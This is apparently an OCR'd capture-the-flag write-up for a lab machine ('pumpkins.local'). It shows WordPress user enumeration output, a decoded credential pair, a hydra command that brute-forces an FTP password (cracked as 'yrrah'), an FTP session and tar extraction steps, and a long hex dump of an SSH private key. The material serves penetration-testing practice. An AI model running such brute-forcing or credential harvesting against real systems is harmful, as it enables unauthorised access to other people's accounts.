
```
[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] morse
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Aug 10 14:22:36 2022
[+] Requests Done: 14
[+] Cached Requests: 49
[+] Data Sent: 3.704 KB
[+] Data Received: 11.566 KB
[+] Memory used: 166.383 MB
[+] Elapsed time: 00:00:01
```

In the result we have a readme.html. When we go to the website we see an string.



We will use cyberchef. It looks like a base encoding. We can try everything.

But choosing Base62 will give us the answer.



morse & jack : Ug0t!TrIpyJ


So it might be the password for morse and jack user.

ftp once again

Cracking ftp of **harry** user using hydra


Command:

```
hydra -e nsr -l harry -P /usr/share/wordlists/rockyou.txt pumpkins.local ftp -F
-e for additional checks, nsr for trying no password,s for pass, and r for reverse.
For more info use command: "man hydra"
```



Found the password as *yrrah*

Login to ftp as harry:yrrah



Use ls and cd to navigate till the end. Also collect the tokens


```
drwxr-xr-x    3 0        0            4096 Jul 12  2019 NO
226 Directory send OK.
ftp> cd NO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12  2019 NOO
226 Directory send OK.
ftp> cd NOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12  2019 NOOO
226 Directory send OK.
ftp> cd NOOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12  2019 NOOOO
226 Directory send OK.
ftp> cd NOOOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 14  2019 NOOOOO
-rw-r--r--    1 0        0              48 Jul 12  2019 token.txt
226 Directory send OK.
ftp> cd NOOOOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 14  2019 NOOOOOO
226 Directory send OK.
ftp> cd NOOOOOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            4357 Jul 14  2019 data.txt
226 Directory send OK.
ftp> binary
200 Switching to Binary mode.
ftp> get data.txt
```

Use the `get data.txt` at the end

Use file,tar to extract the data till end.

```
ls
file data.txt
```

```
tar vxf data.txt
ls
file data
tar -xf data
ls
file key
tar vxf key
ls
file jack
cat jack
```



It looks like jack is a hex dump


```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 4f 50 45 4e 53 53 48 20 50 52 49 56 41 54
45 20 4b 45 59 2d 2d 2d 2d 2d 0a 62 33 42 6c 62 6e 4e 7a 61 43 31 72 5a 58
6b 74 64 6a 45 41 41 41 41 41 42 47 35 76 62 6d 55 41 41 41 41 45 62 6d 39
75 5a 51 41 41 41 41 41 41 41 41 41 41 42 41 41 41 43 46 77 41 41 41 41 64 7a
63 32 67 74 63 6e 0a 4e 68 41 41 41 41 41 77 45 41 41 51 41 41 41 67 45 41
77 49 49 6e 79 67 68 64 6a 32 66 73 5a 59 4a 4a 32 56 33 4c 37 51 74 72 63
6c 4a 70 7a 74 74 35 39 6d 33 57 6d 6e 34 79 39 73 70 4d 73 64 32 74 71 4a
32 62 0a 46 7a 69 71 6a 32 65 2b 6a 5a 61 4b 44 57 54 39 74 79 51 46 45 56
```

57 4f 73 33 34 4f 51 68 33 73 6a 67 41 7a 75 32 74 4c 47 75 50 70 67 69 35
5a 75 38 79 6e 77 55 42 4d 4b 37 48 65 2b 38 31 73 50 76 45 54 76 65 0a 62
63 64 71 70 75 7a 67 73 41 77 44 35 70 43 31 7a 35 4c 54 37 65 4f 41 49 6d
4b 48 78 32 6d 73 6f 48 74 31 76 4f 71 65 50 44 4e 50 76 50 48 52 47 32 30
79 55 68 52 47 75 6f 46 75 34 62 6c 4b 57 77 75 6e 34 2b 0a 59 62 65 42 4d
48 30 4c 6c 7a 7a 4a 68 6e 71 4b 41 6b 46 37 6f 45 66 5a 36 56 37 2f 31 79
45 4e 73 72 64 2b 38 65 77 47 5a 67 36 33 70 6f 30 49 32 43 6f 56 7a 47 4a
62 6f 78 48 44 6a 62 54 67 69 4e 4e 30 58 57 0a 78 32 67 33 6f 44 4f 55 73
42 49 59 6a 62 75 54 64 43 74 33 52 32 72 37 52 68 65 79 58 6c 52 67 74 73
38 47 35 62 5a 65 39 66 56 69 41 6c 32 36 4f 67 37 6a 7a 47 64 6a 49 72 33
79 38 6e 73 2f 6d 70 4a 37 33 36 0a 65 33 6a 51 50 53 48 43 73 45 65 6d 63
53 6a 39 7a 57 44 70 58 70 48 73 69 56 58 35 4f 64 43 6b 6d 79 61 4a 4c 46
5a 70 66 58 6a 68 42 35 7a 33 78 36 76 31 69 53 41 6b 7a 73 48 43 68 50 65
44 7a 62 6f 53 78 6a 0a 78 7a 4b 5a 62 38 79 65 59 68 4e 47 50 30 6f 63 68
45 50 41 52 66 49 38 6a 49 6e 49 49 35 57 76 38 6a 74 42 71 54 4b 71 50 37
7a 75 35 30 4f 7a 55 78 4a 7a 46 7a 43 4d 50 4c 66 4a 4e 57 64 5a 4c 2f 4b
41 77 62 0a 54 56 32 4b 39 30 37 35 68 76 44 45 51 44 31 6d 48 36 49 56 56
4a 79 72 4e 75 72 75 53 52 4e 41 76 54 45 74 4c 57 43 70 49 34 38 48 6f 73
33 57 47 6a 7a 73 6d 4d 75 41 37 39 57 47 71 42 7a 57 79 53 35 6b 67 30 0a
77 56 63 6b 4a 41 44 4c 67 70 4c 45 69 45 2b 4e 65 39 41 62 56 4f 71 4c 6e
53 42 68 30 41 56 32 6d 44 32 73 32 48 6d 66 52 37 66 30 38 30 54 71 58 78
41 6f 74 36 2b 37 41 44 6f 2f 39 36 4e 66 33 5a 6e 6e 42 45 0a 4f 35 31 36
51 33 57 6c 6d 76 6f 5a 62 51 33 33 6d 4d 53 73 4f 49 74 42 4c 65 6a 50 58
70 33 4c 71 38 4c 62 31 39 6d 32 44 32 62 5a 32 4d 44 6f 43 2b 42 63 72 2b
70 6f 2f 72 72 39 41 4c 52 4b 69 55 73 56 74 73 0a 73 41 41 41 64 41 51 78
6d 58 6c 45 4d 5a 6c 35 51 41 41 41 41 48 63 33 4e 6f 4c 58 4a 7a 59 51 41
41 41 67 45 41 77 49 49 6e 79 67 68 64 6a 32 66 73 5a 59 4a 4a 32 56 33 4c
37 51 74 72 63 6c 4a 70 7a 74 74 35 0a 39 6d 33 57 6d 6e 34 79 39 73 70 4d
73 64 32 74 71 4a 32 62 46 7a 69 71 6a 32 65 2b 6a 5a 61 4b 44 57 54 39 74
79 51 46 45 56 57 4f 73 33 34 4f 51 68 33 73 6a 67 41 7a 75 32 74 4c 47 75
50 70 67 69 35 5a 75 38 0a 79 6e 77 55 42 4d 4b 37 48 65 2b 38 31 73 50 76
45 54 76 65 62 63 64 71 70 75 7a 67 73 41 77 44 35 70 43 31 7a 35 4c 54 37
65 4f 41 49 6d 4b 48 78 32 6d 73 6f 48 74 31 76 4f 71 65 50 44 4e 50 76 50
48 52 47 32 0a 30 79 55 68 52 47 75 6f 46 75 34 62 6c 4b 57 77 75 6e 34 2b
59 62 65 42 4d 48 30 4c 6c 7a 7a 4a 68 6e 71 4b 41 6b 46 37 6f 45 66 5a 36
56 37 2f 31 79 45 4e 73 72 64 2b 38 65 77 47 5a 67 36 33 70 6f 30 49 32 43
0a 6f 56 7a 47 4a 62 6f 78 48 44 6a 62 54 67 69 4e 4e 30 58 57 78 32 67 33
6f 44 4f 55 73 42 49 59 6a 62 75 54 64 43 74 33 52 32 72 37 52 68 65 79 58
6c 52 67 74 73 38 47 35 62 5a 65 39 66 56 69 41 6c 32 36 4f 67 0a 37 6a 7a
47 64 6a 49 72 33 79 38 6e 73 2f 6d 70 4a 37 33 36 65 33 6a 51 50 53 48 43
73 45 65 6d 63 53 6a 39 7a 57 44 70 58 70 48 73 69 56 58 35 4f 64 43 6b 6d
79 61 4a 4c 46 5a 70 66 58 6a 68 42 35 7a 33 78 36 0a 76 31 69 53 41 6b 7a
73 48 43 68 50 65 44 7a 62 6f 53 78 6a 78 7a 4b 5a 62 38 79 65 59 68 4e 47

50 30 6f 63 68 45 50 41 52 66 49 38 6a 49 6e 49 49 35 57 76 38 6a 74 42 71
54 4b 71 50 37 7a 75 35 30 4f 7a 55 78 0a 4a 7a 46 7a 43 4d 50 4c 66 4a 4e
57 64 5a 4c 2f 4b 41 77 62 54 56 32 4b 39 30 37 35 68 76 44 45 51 44 31 6d
48 36 49 56 56 4a 79 72 4e 75 72 75 53 52 4e 41 76 54 45 74 4c 57 43 70 49
34 38 48 6f 73 33 57 47 6a 0a 7a 73 6d 4d 75 41 37 39 57 47 71 42 7a 57 79
53 35 6b 67 30 77 56 63 6b 4a 41 44 4c 67 70 4c 45 69 45 2b 4e 65 39 41 62
56 4f 71 4c 6e 53 42 68 30 41 56 32 6d 44 32 73 32 48 6d 66 52 37 66 30 38
30 54 71 58 78 0a 41 6f 74 36 2b 37 41 44 6f 2f 39 36 4e 66 33 5a 6e 6e 42
45 4f 35 31 36 51 33 57 6c 6d 76 6f 5a 62 51 33 33 6d 4d 53 73 4f 49 74 42
4c 65 6a 50 58 70 33 4c 71 38 4c 62 31 39 6d 32 44 32 62 5a 32 4d 44 6f 43
2b 0a 42 63 72 2b 70 6f 2f 72 72 39 41 4c 52 4b 69 55 73 56 74 73 73 41 41
41 41 44 41 51 41 42 41 41 41 43 41 42 41 6b 32 69 46 66 51 6a 6c 63 68 62
36 64 68 6f 50 73 45 63 58 33 52 7a 4e 33 4a 64 68 72 48 33 64 44 0a 44 74
51 31 38 53 41 78 4a 75 31 6a 6f 63 53 61 4d 76 39 6e 69 53 59 74 6c 52 56
61 6f 6f 6b 74 42 76 6e 73 30 31 2f 34 78 4e 62 59 6f 32 6c 34 43 50 5a 2f
6e 64 63 42 30 48 4b 59 32 6d 52 49 62 73 34 4a 41 36 0a 68 35 4d 2b 6f 57
4b 4a 55 46 54 53 61 61 49 51 57 7a 37 70 6b 6c 41 64 58 56 70 6d 4a 34 32
57 5a 53 6a 62 4c 31 71 72 30 58 73 51 75 45 4a 49 34 6d 6b 79 38 56 53 2b
65 44 61 6b 4e 76 4f 70 63 39 66 51 2b 48 0a 39 5a 6f 2f 54 51 46 66 52 6f
44 59 78 46 46 66 64 4f 76 4d 37 39 43 5a 4b 2f 65 71 36 56 75 56 75 79 30
6c 51 4c 44 59 56 62 58 30 65 5a 41 59 2f 59 55 58 54 6c 59 4c 62 52 33 78
